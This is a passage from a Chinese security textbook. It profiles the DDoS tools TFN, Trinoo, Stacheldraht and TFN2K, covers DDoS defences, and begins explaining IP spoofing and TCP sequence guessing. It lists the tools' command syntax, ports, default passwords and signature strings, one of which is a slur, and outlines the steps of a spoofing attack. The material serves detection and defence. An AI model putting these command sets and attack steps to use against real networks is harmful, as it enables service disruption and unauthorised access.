• 简介：TFN 是由德国著名黑客 Mixter 编写的，它是第一个公开的 UNIX 分布式拒绝服务工具，运行于大部分 Solaris 和 RedHat 计算机上。TFN 由客户端程序和守护程序（服务器程序）组成，入侵者可以把守护程序安装在远程的傀儡主机上，然后通过控制客户端程序所在的傀儡主机，使用简单的命令，发动完整的分布式拒绝服务。除此以外，TFN 还允许将一个 root shell 和 TCP 端口绑定。关于 TFN 的详细信息，可参看 Dave Dittrich 的分析：

http://staff.washington.edu/dittrich/misc/DDoS/

• 采用的 DoS 手段：SYN flood、Ping Flood、UDP Flood 和 Smurf。

• 通信：TFN 网络的远程控制通过 TFN 客户端程序命令行的执行来实现。命令的执行可通过多种连接方法完成，比如绑定到 TCP 端口的远程 shell；基于 UDP 的客户/服务器远程 shell；基于 ICMP 的客户/服务器远程 shell；SSH 终端会话；普通的 TELNET TCP 终端会话等。

TFN 客户端程序的运行无须口令，但需要有 TFN 守护程序端的 IP 列表文件“ iplist ”。

从 TFN 客户端到 TFN 守护程序端的通信通过 ICMP_ECHOREPLY 数据包完成，这样在 TFN 客户端和 TFN 守护程序端之间根本不会有任何基于 TCP 或 UDP 的通信。许多网络监视工具不能显示 ICMP 包的数据部份，或不解析 ICMP 类型字段，因此很难准确监视到 TFN 客户端与守护程序端的通信。

• 口令保护：虽然 TFN 客户端无需任何口令保护，但每一个发送到 TFN 守护程序端的命令都是一个含有 16 位二进制 ID 值的 ICMP_ECHOREPLY 包，序列号总是为 0x0000，这样能使其看上去像是对“ ping ”命令发送的初始包的回应包。

• 工具特征：安装 TFN 客户端程序/守护程序与在 UNIX 系统中安装其他程序一样，同时还具备所有能隐藏程序和文件的标准安装选项。

TFN 的客户端程序和守护程序都必须以 root 权限运行，因为它们都需要以 SOCK_RAW 方式打开 AF_INET 套接字（socket）。

由于 TFN 客户端程序需要可用的 iplist 文件，因此只要找到 TFN 客户端就能得到其 TFN 守护程序端的计算机清单。目前的 TFN 守护程序安装时都包含了对 iplist 文件进行 Blowfish 加密，这样使得确定 TFN 守护程序端的计算机更加困难了。

TFN 客户端通过 ICMP_ECHOREPLY 包而不是 ICMP_ECHO 包向 TFN 守护程序发送命令。这能够防止守护程序所在系统的内核发送 ICMP_ECHOREPLY 包。而 TFN 守护程序则在需要时也通过 ICMP_ECHOREPLY 包响应 TFN 客户端。TFN 使用的 ICMP 包与正常 ICMP 包的不同之处在于它发送的命令参数及响应。

在 TFN 使用的 ICMP_ECHOREPLY 包的 id 域中包含了“ 命令 ”（16 位二进制值），而在数据段中则是 ASCII 明文方式的任何参数。

• 检测：检测 TFN 的软件有很多，其中最著名的是以下几个。

DDoSPing：由 Robin Keir 开发，可以从 http://www.keir.net 得到；

Zombie Zapper：由 Bindview 的 Razor 小组开发，可以从 http://razor.bindview.com 得到；

Find_DDoS：由 NIPC 开发，可以从 http://www.nipc.gov 得到。

• 防范：首先，要防止系统被入侵者攻陷而成为这种入侵的跳板；其次，因为这个工具利用 ICMP_ECHOREPLY 包进行通信，除非修改使用 ICMP 的程序，否则很难（但不是不可能）阻止它。最可靠的方法是禁止所有进入网络的 ICMP_ECHO 和 ICMP_ECHOREPLY 通信。

还有，为了防止系统受到来自 TFN 傀儡主机的入侵，可以在边界路由器上采取一些流量过滤措施，应用检测系统，从入侵特征及早发现 TFN，以减少损失。

2. Trinoo

• 简介：和 TFN 类似，Trinoo 也是通过一个远程控制程序（客户端）和主控（master）通信，指挥守护进程（服务器程序）发动入侵。

Trinoo 守护程序的二进制代码包最初是在一些 Solaris 2.x 主机中发现的，这些主机是被入侵者利用 RPC 服务安全漏洞“ statd ”、“ cmsd ”和“ ttdbserverd ”入侵的。关于这些漏洞的详细资料请参阅 CERT 事件记录 99-04：

http://www.cert.org/incident_notes/IN-99-04.html

最初的 Trinoo 守护程序属于基于 UDP 和有访问限制的远程命令，并很有可能附带有能自动记录的嗅探器（sniffer）。Trinoo 支持网络安装，同时能隐藏入侵者所使用工具和记录的 trinoo 源代码程序。关于 Trinoo 的详细信息，可参看 Dave Dittrich 的分析：

http://staff.washington.edu/dittrich/misc/dDOS/

• 采用的 DoS 手段：UDP Flood。

• 通信。

入侵者到主服务器：　　27665/TCP

主服务器到守护程序：　　27444/UDP

守护程序到主服务器：　　31335/UDP

• 口令保护：主服务器和守护程序都有口令保护，以阻止系统管理员（或其他黑客组织）得到该 Trinoo 网络的控制权。口令使用 crypt（）函数加密。这是一种对称加密方式。经过加密的口令保存在已编译的主服务器和守护程序中，并与以明文方式在网络中传输的口令进行比较，目前的版本并没有加密通信会话，因此不难截获在主服务器 TCP 控制会话中传送的明文口令。

缺省的口令如下：

l44adsl：　　trinoo 守护程序口令；

gOrave：　　trinoo 主服务器启动（提示符为“ ?? ”）；

betaalmostdone：　　trinoo 主服务器远程接口口令；

killme：　　trinoo 主服务器控制指令“ mdie ”验证口令。

• 工具特征。

入侵守护进程是真正实施入侵的程序，它一般与攻击控制进程（master）所在主机分离，在原始 C 文件 ns.c 编译的时候，需要加入可控制其执行的攻击控制进程 master 所在主机 IP（只有在 ns.c 中的 IP 方可发起 ns 的入侵行为），编译成功后，黑客通过目前比较成熟的主机系统漏洞（如 rpc.cmsd、rpc.ttdbserver 和 rpc.statd）可以方便的将大量 NS 植入因特网中有上述漏洞主机内。ns 运行时，会首先向攻击控制进程所在主机的 31335 端口发送内容为 HELLO 的

UDP 包，标示它自身的存在，随后攻击守护进程即处于对端口 27444 的监听状态，等待 master 指令的到来。

Trinoo 守护程序支持以下命令。

aaa pass IP：入侵指定的 IP 地址。按固定的时间间隔（缺省为 120 秒，或“ bbb ”命令设定的 1-1999 值）向指定 IP 地址的随机 UDP 端口（0-65534）发送 UDP 数据包。数据包大小由 rsz 命令指定，缺省为 1000 字节。

bbb pass N：设置 DoS 的时间限制（单位：秒）。

shi pass：通过 31335/UDP 端口向已编译到文件中的主服务器发送字符串“ *HELLO* ”。

png pass ：通过 31335/UDP 端口向主服务器发送字符串“ PONG ”。

d1e pass ：关闭 Trinoo 守护程序。

rsz N ：设置 DoS 的缓冲区大小为 N 字节（Trinoo 守护程序调用 malloc（）分配该大小的缓冲区，然后发送随机的数据包内容进行入侵）。

xyz pass 123:ip1:ip2:ip3：多个 DoS。类似 aaa 命令，但可以同时入侵多个 IP 地址。

攻击控制进程：在收到攻击守护进程的 HELLO 包后，会在自己所在目录生成一个加密的名为...的可利用主机表文件。master 的启动是需要密码的，在正确输入默认密码 gOrave 后，master 即成功启动，它一方面监听端口 31335，等待攻击守护进程的 HELLO 包，另一方面监听端口 27665，等待客户端对其的连接。当客户端连接成功并发出指令时，master 所在主机将向攻击守护进程 ns 所在主机的 27444 端口传递指令。

trinoo 主服务器支持以下命令。

die：关闭主服务器。

quit：退出主服务器登录。

mtimer N：设置 DoS 定时器为 N 秒。N 的取值范围从 1 到 1999 秒，如果 N<1，则使用缺省值 300；如果 N>2000，则使用缺省值 500。

DOS IP：DoS 入侵目标 IP 地址。命令“ aaa 144adsl IP ”被发送到每一个守护程序（Bcast 主机），通知它们指定的 IP 地址。

mdie pass：如果口令验证通过，则停止所有广播（Bcast）主机。命令“ d1e 144adsl ”被发送到每一台广播主机，使它们停止。此命令需要一个单独的口令。

mping：发送 Ping 命令“ png 144adsl ”到每一台已激活的广播主机。

mDOS <ip1:ip2:ip3>：向每一台广播主机发送多 DoS 命令（“ xyz 144adsl 123:ip1:ip2:ip3 ”）。

info：打印版本和编译信息。

msize：设置 DOS 时使用的数据包缓冲区大小。

nslookup host：对指定的主机进行域名查询。

killdead：尝试清除死锁的广播主机。首先向所有已知的广播主机发送“ shi l44adsl ”命令。然后通过-b 参数修改广播主机清单文件名字。这样，当“ *HELLO* ”包被接收后能够重新初始化。

usebackup：切换到由“ killdead ”命令建立的广播主机备份文件。

bcast：列出所有激活的广播主机。

help [cmd]：服务器或命令的帮助信息。

mstop：试图停止一个 DoS 入侵。

客户端不是 Trinoo 自带的一部分，可用标准的能提供 TCP 连接的程序，如 Telnet、NETCAT 等，连接 Master 所在主机的 27665 端口，输入默认密码 betaalmostdone 后，即完成了连接工作，进入入侵控制可操作的提示状态。

- 检测与防范：见 TFN。

3. Stacheldraht

- 简介：Stacheldraht 结合了分布式拒绝服务工具“ Trinoo ”与“ TFN ”早期版本的功能，并增加了加密入侵者、stacheldraht 操纵器和可以自动升级的代理程序间网络通信的功能。

与 Trinoo 类似，stacheldraht 主要也是由主控端（操纵端）和守护端或“ bcast ”代理端程序组成。CERT 分布式系统工具研究小组在 1999 年 11 月研究时使用了这个“ 主控端/代理端 ”术语。

在利用 Trinoo 的主控端/代理端结构的同时，stacheldraht 也使用了与 TFN 工具一样的拒绝服务方法。但与 TFN 和 TFN2K 不同的是，在这里被分析的 stacheldraht 代码没有包含绑定到某个 TCP 端口的 root shell。

TFN 工具的一个弱点是入侵者到 TFN 主控端的网络通信是明文传输的，易受常见的 TCP（会话劫持、RST 等）。stacheldraht 为解决这个问题增加了加密传输功能。

Stacheldraht 代理端程序的二进制代码包最初是在一些 Solaris 2.x 主机中发现的，这些主机是被入侵者利用 RPC 服务安全漏洞“ statd ”、“ cmsd ”和“ ttdbserverd ”入侵的。

- 采用的 DoS 手段：ICMP Flood、SYN Flood、UDP Flood 和 Smurf。
- 通信。

入侵者到主控端：　　16660/TCP

主控端到代理端：　　65000/TCP、ICMP_ECHOREPLY

与 Trinoo 使用 UDP 在主控端和代理端进行通信不同，也与 TFN 使 ICMP 在主控端和代理端进行通信不同，stacheldraht 使用 TCP 和 ICMP 进行通信。

Stacheldraht 入侵网络的远程控制通过一个用对称加密技术加密客户端和主控端通信的客户端程序完成。这个客户端只接受一个参数：需要连接的主控端主机地址，然后连接到主控端的 TCP 端口（缺省为 16660/tcp）。

- 口令保护：当使用客户端程序连接到主控端后，会提示输入口令。这个口令经过 crypt（）函数加密，而且在通过网络发送到主控端之前还要经过 Blowfish 加密（加密短语为“ authentication ”，这个加密短语在代理端程序和主控端程序的所有通信中用于进行 Blowfish 加密）。
- 命令：入侵过程中用到的命令如下。

distro user server：通知代理端程序使用 rcp 命令将其自身在主机“ server ”以“ user ”账号安装并运行。

help：显示帮助信息。

killall：杀死所有活动的代理端程序。

madd ip1[:ip2[:ipN]]：添加 IP 地址到目标列表中。

mdie：向所有代理端程序发送“ die ”请求。

mDOS：启动拒绝服务。

micmp ip1[:ip2[:ipN]]：启动针对指定主机的 ICMP Flood 入侵。
mlist：列出当前正被进行拒绝服务的主机 IP 地址。
mping：测试所有的代理端是否仍在活动。
msadd：添加新的主控端主机到列表中。
Msort：排序输出已停止/正活动的代理端。
mstop ip1[:ip2[:ipN]]：停止指定 IP 地址的入侵。
mstop all：停止所有的入侵。
msrem：从列表中删除一个主控端主机。
msyn ip1[:ip2[:ipN]]：启动对指定主机的 SYN Flood 入侵。
mtimer seconds：设置入侵持续时间。
mudp ip1[:ip2[:ipN]]：启动对指定主机的 UDP Flood 入侵。
setisize：设置 ICMP 攻击包大小（最大为 1024，缺省为 1024）。
setusize：设置 UDP 攻击包大小（最大为 1024，缺省为 1024）。
showalive：显示所有“ 正活动 ”的代理端主机。
showdead：显示所有“ 已停止 ”的代理端主机。
sprange lowport-highport：设置 SYN flood 的端口范围（缺省为 0～140）。

- 工具特征：与 Trinoo 和 TFN 类似，安装 TFN 客户端程序/守护程序与在 UNIX 系统中安装其他程序一样，同时还具备所有能隐藏程序和文件的标准安装选项。

Stacheldraht 特有（Trinoo 和 TFN 都没有）的功能是能够根据需要使用“ rcp ”命令升级代理端程序。所有的代理端程序能够根据请求删除当前版本，然后从其他主机复制新版本。

每一个代理端程序启动时，都会读取一个配置文件以确定哪个主控端能够控制它。这个文件是 IP 地址的列表，经过 Blowfish 加密，加密短语为“ radomsucks ”。如果找不到配置文件，将使用编译时设定的缺省 IP 地址。

一旦代理端程序确定了可能的主控端主机列表，它会按列表的顺序发送 ICMP_ECHOREPLY 数据包，其中 ID 字段值为 666，数据段内容则包含“ skillz ”字符串。如果主控端接收到这个 ICMP 包，会回送一个 ICMP_ECHOREPLY 数据包，其中 ID 字段值为 667，数据段内容则为“ ficken ”字符串。

在寻找活动的主控端的同时，代理端程序还测试所在网络是否允许伪造源地址。测试方法是向外发送一个 ICMP ECHO 数据包，伪造的源 IP 地址为 3.3.3.3，ID 为 666，数据段内容则包含该代理端主机的 IP 地址，同时还设定这个特殊数据包的服务类型（ToS）为 7。

如果主控端接收到这个数据包，会向数据段中的 IP 地址发送一个 ICMP_ECHOREPLY 包，ID 值为 1000，数据段内容包含“ spoofworks ”。如果代理端接收到这个响应数据包，将设定 spoof_level=0（允许伪造 32 位 IP 地址）。如果等待响应数据包超时，则设定 spoof_level=3（只允许伪造最后 8 位 IP 地址）。

在代理端程序代码中还包括了 ID 值测试：发送 ID 值为 669、数据段包含字符串“ sicken\n ”的 ICMP_ECHOREPLY 包。字符串“ skillz ”、“ spoofworks ”、“ sicken\n ”、“ niggahbitch ”和“ ficken ”等在发送的 ICMP 数据段中均未加密，因此易于检测。ID 值 666、667、668、669、1000 也可用于检测 stacheldraht。

- 检测与预防见 TFN。

4. TFN2K

• 简介：TFN2K 代表 TFN 2000 版，它是由 Mixter 所编写的 TFN 的后继版本。TFN2K 通过主控端利用大量代理端主机的资源进行对一个或多个目标进行协同攻击。当前因特网中的 UNIX、Solaris 和 Windows NT 等平台的主机能被用于此类入侵，而且这个工具非常容易被移植到其他系统平台上。

TFN2K 由两部分组成：在主控端主机上的客户端和在代理端主机上的守护进程。主控端向其代理端发送入侵指定的目标主机列表。代理端据此对目标进行拒绝服务。由一个主控端控制的多个代理端主机能够在入侵过程中相互协同，保证入侵的连续性。主控端和代理端的网络通信是经过加密的，还可能混杂了许多虚假数据包。整个 TFN2K 网络可能使用不同的 TCP、UDP 或 ICMP 包进行通信。而且主控端还能伪造其 IP 地址。所有这些特性都使发展防御 TFN2K 入侵的策略和技术都非常困难或效率低下。

• 采用的 DoS 手段：ICMP Flood、SYN Flood、UDP Flood 和 Smurf 可以在不同方式之间随机切换。

• 工具特征：主控端通过 TCP、UDP、ICMP 或随机性使用其中之一的数据包向代理端主机发送命令。主控端与代理端之间数据包的头信息也是随机的，除了 ICMP，总是使用 ICMP_ECHOREPLY 类型数据包。

与其上一代版本 TFN 不同，TFN2K 的守护程序是完全沉默的，它不会对接收到的命令有任何回应。客户端重复发送每一个命令 20 次，并且认为守护程序应该至少能接收到其中一个。这些命令数据包可能混杂了许多发送到随机 IP 地址的伪造数据包。TFN2K 命令不是基于字符串的，而采用了“ ++ ”格式，所有命令都经过了 CAST-256 算法（RFC 2612）加密。加密关键字在程序编译时定义，并作为 TFN2K 客户端程序的口令。所有加密数据在发送前都被编码（Base 64）成可打印的 ASCII 字符，TFN2K 守护程序接收数据包并解密数据。

守护进程为每一个攻击产生子进程。TFN2K 守护进程试图通过修改 argv[0]内容（或在某些平台中修改进程名）以掩饰自己。伪造的进程名在编译时指定，因此每次安装时都有可能不同。这个功能使 TFN2K 伪装成代理端主机的普通正常进程。因此，只是简单地检查进程列表未必能找到 TFN2K 守护进程（及其子进程）。

来自每一个客户端或守护进程的所有数据包都可能被伪造。

• 检测：可以利用前面提到的工具 find_DDoS 和 Zombie Zapper 进行如下检测。

扫描客户端/守护程序的名字；根据前面列出的特征字符串扫描所有可执行文件；扫描系统内存中的进程列表。检查 ICMP_ECHOREPLY 数据包的尾部是否含有连续的 0x41；另外，检查数据侧面内容是否都是 ASCII 可打印字符（2B、2F-39、0x41-0x5A 和 0x61-0x7A）；监视含有相同数据内容的连续数据包（有可能混合了 TCP、UDP 和 ICMP 包）。

• 预防：目前仍没有能有效防御 TFN2K 拒绝服务的方法。最有效的策略是防止网络资源被用作客户端或代理端。

只使用应用代理型防火墙。这能够有效地阻止所有的 TFN2K 通信。但只使用应用代理服务器通常是不切合实际的，因此只能尽可能使用最少的非代理服务。

禁止不必要的 ICMP、TCP 和 UDP 通信。特别是对于 ICMP 数据，可只允许 ICMP 类型 3（destination unreachable 目标不可到达）数据包通过。如果不能禁止 ICMP，那就禁止主动提供或所有的 ICMP_ECHOREPLY 包。

禁止不在允许端口列表中的所有 UDP 和 TCP 包。

配置防火墙过滤所有可能的伪造数据包。

对系统进行补丁和安全配置，以防止入侵者入侵并安装 TFN2K。

5.3.6 分布式拒绝服务的防范

到目前为止，进行 DDoS 的防御还是比较困难的。首先，这种入侵的特点是它利用了 TCP/IP 的漏洞，除非不用 TCP/IP 才有可能完全抵御住 DDoS。一位资深的安全专家给了个形象的比喻：DDoS 就好像有 1000 个人同时给自己家里打电话，这时候别的朋友还打得进来吗？

实际上防止 DDoS 并不是绝对不可行的事情。因特网的使用者是各种各样的，不同的角色在与 DOS 做斗争的过程中有不同的任务。以下面几种角色为例。

1. 企业网管理员

网管员作为一个企业内部网的管理者，往往也是安全员。在他维护的网络中有一些服务器需要向外提供 WWW 服务，因而不可避免地成为 DDoS 的目标，那么该如何做呢？可以从主机与网络设备两个角度考虑。

- 主机上的设置：几乎所有的主机平台都有抵御 DoS 的设置，如关闭不必要的服务；限制同时打开的 SYN 半连接数目；缩短 SYN 半连接的 time out 时间；及时更新系统补丁。

网络设备上的设置：企业网的网络设备可以从防火墙与路由器考虑。这两个设备是到外界的接口设备，在进行防 DDoS 设置的同时，要注意这是以多大的效率牺牲为代价的，对用户来说是否值得。

（1）防火墙可以进行如下方面的设置：

- 禁止对主机的非开放服务的访问；
- 限制同时打开的 SYN 最大连接数；
- 限制特定 IP 地址的访问；
- 启用防火墙的防 DDoS 的属性；
- 严格限制对外开放的服务器的向外访问。

第 5 项主要是防止自己的服务器被当作工具去入侵其他主机。

（2）路由器

以 Cisco 路由器为例：

- Cisco Express Forwarding（CEF）；
- 使用 unicast reverse-path；
- 访问控制列表（ACL）过滤；
- 设置 SYN 数据包流量速率；
- 升级版本过低的 ISO；
- 为路由器建立 log server。

其中使用 CEF 和 Unicast 设置时要特别注意，使用不当会造成路由器工作效率严重下降，升级 IOS 也应谨慎。路由器是网络的核心设备，进行设置修改时有一个小经验，就是先不保存。Cisco 路由器有两份配置 startup config 和 running config，修改的时候改变的是 running config，可以让这个配置先跑一段时间，觉得可行后再保存配置到 startup config；而如果不满意想恢复原来的配置，用 copy start run 就行了。

2. ISP/ICP 管理员

ISP/ICP 为很多中小型企业提供了各种规模的主机托管业务，所以在防 DDoS 时，除了使用与企业网管理员一样的手段外，还要特别注意自己管理范围内的客户托管主机不要成为傀儡机。客观上说，这些托管主机的安全性普遍是很差的，有的连基本的补丁都没有打就赤膊上阵了，成为黑客最喜欢的“肉鸡”，因为不管怎么黑客用都不会有被发现的危险，它的安全管理太差了。而做为 ISP 的管理员，对托管主机是没有直接管理的权力的，只能通知让客户来处理。在实际情况中，有很多客户与自己的托管主机服务商配合得不是很好，造成 ISP 管理员明知自己负责的一台托管主机成为了傀儡机，却没有什么办法的局面。

3. 骨干网络运营商

他们提供了因特网存在的物理基础。如果骨干网络运营商可以很好地合作，DDoS 可以成功的预防。在 2000 年 Yahoo 等知名网站被入侵后，美国的网络安全研究机构提出了骨干运营商联手来解决 DDoS 的方案。其实方法很简单，就是每家运营商在自己的出口路由器上进行源 IP 地址的验证，如果在自己的路由表中没有到这个数据包源 IP 的路由，就丢掉这个包。这种方法可以阻止黑客利用伪造的源 IP 来进行 DDoS。不过同样，这样做会降低路由器的效率，这也是骨干运营商非常关注的问题，所以这种做法使用起来还很困难。

对 DDoS 的原理与应付方法的研究一直在进行中，找到一个既有效又切实可行的方案不是一朝一夕的事情。但目前至少可以做到把自己的网络与主机维护好，首先让自己的主机不成为别人利用的对象去入侵别人；其次，在受到入侵的时候，要尽量地保存证据，以便事后追查，一个良好的网络和日志系统是必要的。无论 DDoS 的防御向何处发展，这都将是一个社会工程，需要 IT 界的同行们来一起关注，通力合作。

5.4 防御欺骗

一般来讲，“欺骗”技术是用来减轻网络开销的，特别适用于广域网，通过“欺骗”技术可以减少一些网络设备（比如网桥、路由器等）对远程的回应，从而减轻网络带宽压力。该技术实际上是欺骗局域网上的设备，使其认为远程局域网已经连接上，而事实上可能尚未连接。这种技术同样可为黑客们入侵别的站点开了方便之门。常用的欺骗入侵技术有 IP 欺骗、Web 欺骗以及 DNS 欺骗，下面分别介绍。

5.4.1 IP 欺骗

黑客可以利用 IP 欺骗技术来获得对主机的未授权访问。当受入侵的主机利用基于 IP 地址的验证体系来控制远程用户的访问时，入侵者甚至可以因此获得该用户的权限。

1. IP 欺骗的概念

IP Spoofing 即 IP 欺骗，可以用一句话来概括：它是一种通过伪造来自某个受信任地址的数据包来让某台计算机认证另一台计算机的复杂技术。

即使系统本身没有任何漏洞，仍然可以使用 IP 欺骗手段来达到目的，这种欺骗纯属技术性的，一般都是利用 TCP/IP 本身存在的一些缺陷。它由若干部分组成。目前，在因特网领域中，它成为黑客入侵时采用的一种重要手段，因此有必要充分了解它的工作原理和防范措施，

以充分保护自己的合法权益。

实际上，IP 欺骗不是进攻的结果，而是进攻的手段。进攻实际上是信任关系的破坏。IP 欺骗之所以可以成功是因为信任服务的基础仅仅是建立在网络地址的验证上，而 IP 地址是容易被伪造的。

2. IP 欺骗的原理

下面从 IP 欺骗所需要的各种背景知识来研究 IP 欺骗的原理。

（1）信任关系

在因特网安全领域有两个重要的名词：信任（Trust）和认证（Authentication）。信任是一种计算机间授权相互连接的关系，认证是这些计算机间相互识别对方的过程。信任和认证是一种相反的关系，如果两台计算机之间有着高级信任关系，那么连接时就不需要进行严格的认证；如果两台计算机之间几乎没有信任关系，那么就需要严格的认证。

在 UNIX 领域中，信任关系能够很容易得到。如果用户在主机 A 和 B 上各有一个账户，在使用过程中可以发现，在主机 A 上使用时需要输入在 A 上的相应账户，在主机 B 上使用时必须输入在 B 上的账户，主机 A 和 B 把该用户当作两个互不相关的用户，显然有些不便。

为了减少这种不便，用户可以在主机 A 和主机 B 中建立起两个账户的相互信任关系。在主机 A 和主机 B 上该用户的 home 目录中创建.rhosts 文件。从主机 A 上，在该用户的 home 目录中输入：

```
'echo " B username "  >  ～/.rhosts'
```

从主机 B 上，在该用户的 home 目录中输入：

```
'echo " A username "  >～/.rhosts'
```

至此，该用户能毫无阻碍地使用任何以 r*开头的远程调用命令，如 rlogin、rcall、rsh、rcp 和 rcmd 等，而无口令验证的烦恼。这些命令将允许以地址为基础的验证，或者允许或者拒绝以 IP 地址为基础的存取服务。

（2）Rlogin 程序

Rlogin 是一个简单的客户/服务器程序，它利用 TCP 传输。Rlogin 允许用户从一台主机登录到另一台主机上，如果目标主机信任它，Rlogin 将允许在不应答口令的情况下使用目标主机上的资源。安全验证完全是基于源主机的 IP 地址。因此，根据以上所举的例子，能利用 Rlogin 从 B 远程登录到 A，而且不会被提示输入口令。

（3）IP（Internet 协议）

IP 是 TCP/IP 组中面向非连接、提供非可靠传输的网络协议。它由两个 32bit 的头字段提供地址信息。IP 数据包占 TCP/IP 网络流量中的很大部分，可以说是最为繁忙的。IP 的工作在于在网络环境中发送数据包，它不提供保证可靠性的任何机制，对于可靠性的要求由上层协议来完成。IP 只是发送数据包，并且保证它的完整性。如果不能收到完整的 IP 数据包，IP 会向源地址发送一个 ICMP 错误信息，希望重新处理。然而这个包也可能丢失。由于 IP 是面向非连接的，所以不保持任何连接状态的信息。每个 IP 数据包被松散地发送出去，而不关心前一个和后一个数据包的情况。由此不难看出，可以对 IP 堆栈进行修改，在源地址和目的地址中放入任意满足要求的 IP 地址，也就是说，提供虚假的 IP 地址。

（4）TCP（传输控制协议）

TCP 是在 TCP/IP 组中面向连接、提供可靠传输的协议。面向连接意味着参与对话的两个主机必须首先建立起连接，然后才能进行数据交换。可靠性是由数据包中的多位控制字来提供的，但是其中仅仅有两个与讨论有关。它们是数据序列和数据确认，分别用 SYN 和 ACK 来表示。TCP 向每一个数据字节分配一个序列号，并且可以向已成功接收的、源地址所发送的数据包表示确认（目的地址 ACK 所确认的数据包序列是源地址的数据包序列，而不是自己发送的数据包序列）。ACK 在确认的同时，还携带了下一个期望获得的数据序列号。显然，TCP 提供的这种可靠性相对于 IP 来说更难于愚弄。

（5）序列编号、确认和其他标志信息

由于 TCP 是基于可靠性的，它能够提供处理数据包丢失，重复或是顺序紊乱等不良情况的机制。实际上，通过向所传送出的所有字节分配序列编号，并且期待接收端对发送端所发出的数据提供收讫确认，TCP 就能保证可靠的传送。接收端利用序列号保证数据的先后顺序，除去重复的数据包。TCP 序列编号可以看作是 32 位的计数器。每一个 TCP 连接（由一定的标示位来表示）交换的数据都是顺序编号的。在 TCP 数据包中定义序列号（SYN）的标示位位于数据段的前端。确认位（ACK）对所接收的数据进行确认，并且指出下一个期待接收的数据序列号。

TCP 通过滑动窗口的概念来进行流量控制。设想在发送端发送数据的速度很快而接收端接收速度却很慢的情况下，为了保证数据不丢失，显然需要进行流量控制，协调好通信双方的工作节奏。所谓滑动窗口，可以理解成接收端所能提供的缓冲区大小。TCP 利用一个滑动的窗口来告诉发送端对它所发送的数据能提供多大的缓冲区。由于窗口由 16 位比特所定义，所以接收端 TCP 能最大提供 65535 个字节的缓冲。由此，可以利用窗口大小和第一个数据的序列号计算出最大可接收的数据序列号。

其他 TCP 标示位有 RST（连接复位，Reset the connection）、PSH（压入功能，Push function）和 FIN（发送者无数据，No more data from sender）。如果 RST 被接收，TCP 连接将立即断开。RST 通常在接收端接收到一个与当前连接不相关的数据包时被发送。有些时候，TCP 模块需要立即传送数据而不能等整段都充满时再传。一个高层的进程将会触发在 TCP 头部的 PSH 标示，并且告诉 TCP 模块立即将所有排列好的数据发给数据接收端。FIN 表示一个应用连接结束。当接收端接收到 FIN 时，确认它就认为将接收不到任何数据了。

（6）TCP 连接的建立

为了利用 TCP 连接交换数据，主机间首先必须建立一个连接。TCP 建立连接时可以分为 3 个步骤，称为三步握手法。如果主机 A 运行 rlogin 客户程序，并且希望连接到主机 B 上的 rlogin daemon 服务器程序上，连接过程如下：

1. A ———SYN———> B
2. A <——SYN/ACK—— B
3. A ———ACK———> B

需要注意的是，主机 A 和 B 的 TCP 模块分别使用自己的序列编号。在时刻 1 时，客户端通过设置标志位 SYN=1 告诉服务器它需要建立连接。同时，客户端在其 TCP 头中的序列号领域 SEQ 放置了它的初始序列号（ISN），并且告诉服务器序列号标示域是有效的，应该被检查。在时刻 2 时，服务器端在接收了上面的 SYN 后，作出的反应是将自己的 ISN 和对客户端的 ACK 发向客户端并且告知下一个期待获得的数据序列号是（ISN＋1）。客户端在时刻 3 时，对

服务器的 ISN 进行确认。这时，数据传输就可以进行了。

（7）ISN 与序列号的递增

了解序数编号如何选择初始序列号和如何根据时间变化是很重要的。似乎应该有这种情况，当主机启动后序列编号初始化为 1，但实际上并非如此。初始序列号是由 tcp_init 函数确定的。ISN 每秒增加 128000，如果有连接出现，每次连接将把计数器的数值增加 64000。很显然，这使得用于表示 ISN 的 32 位计数器在没有连接的情况下每 9.32 小时复位一次。因为这样有利于最大限度地减少旧有连接的信息干扰当前连接的机会。这里运用了 2MSL 等待时间的概念（不在本文讨论的范围之内）。如果初始序列号是随意选择的，那么不能保证现有序列号不同于先前。假设有这样一种情况，在一个路由回路中的数据包最终跳出了循环，回到了“旧有”的连接（此时其实是不同于前者的现有连接），显然会发生对现有连接的干扰。

（8）TCP 模块的端口号

为了提供对 TCP 模块的并行访问，TCP 提供了被称为端口的用户接口。端口被操作系统内核利用来标示不同的网络进程，也就是严格区分传输层入口的标示（就是说，IP 不关心他们的存在）。TCP 端口与 IP 地址一起提供网络端到端的通信。事实上，在任何时刻任何因特网连接都能由 4 个要素来描述：源 IP 地址、源地址端口号、目的 IP 地址和目的地址端口号。服务器程序一般被绑定在标准的端口号上。例如 rlogin daemon 被绑定在 TCP 513 端口。

3. IP 欺骗的步骤

IP 欺骗由若干步骤组成，先做以下假定：首先，目标主机已经选定。其次，信任模式已被发现，并找到了一个被目标主机信任的主机。黑客为了进行 IP 欺骗，进行以下工作：使得被信任的主机丧失工作能力，同时采样目标主机发出的 TCP 序列号，猜测出它的数据序列号。然后，伪装成被信任的主机，同时建立起与目标主机基于地址验证的应用连接。如果成功，黑客可以使用一种简单的命令放置一个系统后门，以进行非授权操作。

在选择好进攻目标后，黑客需要确定该主机的信任模式。为了讨论起见，假设目标主机确实信任某台主机。找出某个主机信任谁或不信任谁是不容易的。showmount -e 可以显示出文件系统在哪里被 export，同时 rpcinfo 也能提供有价值的信息。如果得到目标主机的足够背景信息，进行入侵是不会太困难的。如果所有尝试都失败了，黑客会尝试相邻的 IP 地址，以获取有价值的信息。

一旦发现被信任的主机，为了伪装成它，往往使其丧失工作能力。由于入侵者将要代替真正的被信任主机，他必须确保真正被信任的主机不能接收到任何有效的网络数据，否则将会被揭穿。有许多方法可以做到这些。在此，只讨论一种方法，即 SYN Flood。前面已经谈到，建立 TCP 连接的第一步就是客户端向服务器发送 SYN 请求。通常，服务器将向客户端发送 SYN/ACK 信号。这里客户端是由 IP 地址确定的。客户端随后向服务器发送 ACK，然后就开始数据传输了。然而，TCP 处理模块有一个处理并行 SYN 请求的最上限，它可以看作是存放多条连接的队列长度。其中，连接数目包括了那些三步握手法没有最终完成的连接，也包括了那些已成功完成握手，但还没有被应用程序所调用的连接。如果达到队列的最上限，TCP 将拒绝所有连接请求，直至处理了部分连接链路，这里是有机可乘的。黑客往往向被进攻目标的 TCP 端口发送大量 SYN 请求，这些请求的源地址是使用一个合法的但是虚假的 IP 地址（可能使用该合法 IP 地址的主机没有开机）。而受入侵的主机往往是会向该 IP 地址发送响应的，但

